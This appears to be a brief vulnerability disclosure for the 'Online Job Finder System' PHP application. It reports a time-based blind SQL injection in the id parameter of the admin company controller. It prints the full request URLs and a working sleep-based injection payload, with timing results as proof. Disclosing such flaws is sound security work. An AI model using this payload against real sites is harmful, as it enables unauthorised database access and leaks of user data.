


SQL injection vulnerability exists in id parameter of /admin/company/controller.php file of Online Job Finder System

Important user data or system data may be leaked and system security may be compromised


The environment is secure and the information can be used by malicious users.

Sleep time is 4s:



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab is active, showing a GET request to `/eris/admin/company/controller.php?action=delete&id=(select(0)from(select(sleep(4)))v)/*%2B(select(0)from(select(sleep(4)))v)%2B\"`. The 'Response' tab shows an HTTP 200 OK response from the server. The status bar at the bottom indicates '499 bytes' and '4,007 millis'.

Sleep time is 0s:



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab is active, showing a GET request to `/eris/admin/company/controller.php?action=delete&id=(select(0)from(select(sleep(0)))v)/*%2B(select(0)from(select(sleep(0)))v)%2B\"`. The 'Response' tab shows an HTTP 200 OK response from the server. The status bar at the bottom indicates '499 bytes' and '20 millis'.

Payload: `id=(select(0)from(select(sleep(0)))v)/*%2B(select(0)from(select(sleep(0)))v)%2B\"`

Source Download:

<https://www.campcodes.com/projects/php/online-job-finder-system/>